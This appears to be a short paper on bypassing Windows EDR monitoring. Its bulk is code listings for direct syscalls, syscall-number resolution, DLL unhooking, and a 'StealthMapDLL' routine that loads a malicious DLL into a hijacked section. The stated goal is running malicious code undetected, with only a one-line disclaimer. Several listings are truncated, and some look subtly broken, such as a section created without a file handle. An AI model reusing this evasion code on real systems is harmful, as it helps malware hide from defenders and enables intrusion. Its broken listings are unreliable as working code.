

# Advanced API Hooking Techniques for EDR Bypass

Ouzidane Reda  
Security Researcher

April 11, 2025

## Abstract

This paper explores advanced techniques for bypassing Endpoint Detection and Response (EDR) systems through API hooking evasion methods. We demonstrate direct syscalls, indirect syscalls, API unhooking, and manual DLL loading with practical implementations.

## 1 Introduction

Modern EDR solutions employ user-mode API hooking to monitor suspicious activities. This document presents innovative techniques developed by Ouzidane Reda to bypass these monitoring mechanisms.

## 2 Direct Syscall Implementation

### 2.1 Concept

Direct syscalls bypass user-mode hooks by invoking system calls directly rather than through ntdll.dll.

```
1 // Syscall for NtAllocateVirtualMemory (Windows 10 RS5+)
2 __declspec(naked) NTSTATUS DirectNtAllocateVirtualMemory(
3     HANDLE ProcessHandle,
4     PVOID* BaseAddress,
5     ULONG_PTR ZeroBits,
6     PSIZE_T RegionSize,
7     ULONG AllocationType,
8     ULONG Protect) {
9
10    __asm {
11        mov r10, rcx
12        mov eax, 0x18 // Syscall number
13        syscall
14        ret
15    }
16 }
```

Listing 1: Direct Syscall for NtAllocateVirtualMemory

## 3 Indirect Syscall with Dynamic Resolution

```
1 typedef struct _SYSCALL_ENTRY {
2     DWORD Hash;
3     DWORD SyscallNumber;
4     PVOID Address;
5 } SYSCALL_ENTRY;
6
7 SYSCALL_ENTRY GetSyscallEntry(LPCSTR functionName) {
8     HMODULE hNtdll = LoadLibraryA("ntdll.dll");
9     PVOID pFunc = GetProcAddress(hNtdll, functionName);
10
11    // Parse function prologue to find syscall number
12    BYTE* pBytes = (BYTE*)pFunc;
13    for (DWORD i = 0; i < 20; i++) {
14        if (pBytes[i] == 0x4C && pBytes[i+1] == 0x8B &&
```

```

15         pBytes[i+2] == 0xD1 && pBytes[i+3] == 0xB8) {
16             DWORD syscallNum = *(DWORD*)(pBytes + i + 4);
17             return {0, syscallNum, pBytes + i};
18         }
19     }
20     return {0, 0, NULL};
21 }

```

Listing 2: Dynamic Syscall Resolution

## 4 Advanced API Unhooking

```

1 BOOL AdvancedUnhook(LPCSTR moduleName, LPCSTR funcName) {
2     // 1. Map clean copy from disk without triggering hooks
3     HANDLE hFile = CreateFileA(moduleName, GENERIC_READ,
4         FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
5
6     DWORD size = GetFileSize(hFile, NULL);
7     PVOID pClean = VirtualAlloc(NULL, size,
8         MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE);
9
10    ReadFile(hFile, pClean, size, NULL, NULL);
11    CloseHandle(hFile);
12
13    // 2. Locate export directory
14    PIMAGE_DOS_HEADER pDos = (PIMAGE_DOS_HEADER)pClean;
15    PIMAGE_NT_HEADERS pNt = (PIMAGE_NT_HEADERS)((BYTE*)pClean + pDos->e_lfanew);
16    PIMAGE_EXPORT_DIRECTORY pExp = (PIMAGE_EXPORT_DIRECTORY)
17        ((BYTE*)pClean + pNt->OptionalHeader.DataDirectory[0].VirtualAddress);
18
19    // 3. Find function and restore original bytes
20    // ... (implementation continues)
21
22    VirtualFree(pClean, 0, MEM_RELEASE);
23    return TRUE;
24 }

```

Listing 3: EDR-Unaware Unhooking

## 5 Manual DLL Mapping with Section Hijacking

```


1 PVOID StealthMapDLL(const char* dllPath) {
2     // 1. Create section from legitimate DLL
3     HANDLE hSection;
4     NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0,
5         PAGE_READONLY, SEC_IMAGE, NULL);
6
7     // 2. Map view of section
8     PVOID pBase = NULL;
9     SIZE_T viewSize = 0;
10    NtMapViewOfSection(hSection, GetCurrentProcess(), &pBase,
11        0, 0, NULL, &viewSize, ViewUnmap, 0, PAGE_READWRITE);
12
13    // 3. Overwrite with malicious DLL
14    HANDLE hFile = CreateFileA(dllPath, GENERIC_READ,
15        FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
16
17    DWORD size = GetFileSize(hFile, NULL);
18    PVOID pBuffer = VirtualAlloc(NULL, size,
19        MEM_COMMIT, PAGE_READWRITE);
20
21    ReadFile(hFile, pBuffer, size, NULL, NULL);
22    memcpy(pBase, pBuffer, size);
23
24    // ... (implementation continues with relocation fixups)
25
26    return pBase;

```

## 6 Conclusion

The techniques presented in this paper demonstrate advanced methods to:

- Bypass user-mode API hooks through direct and indirect syscalls
- Restore original function implementations
- Load malicious code without triggering EDR alerts
- Maintain stealth throughout execution



edr\_bypass\_flowchart.png

These methods should only be used for authorized security research and penetration testing.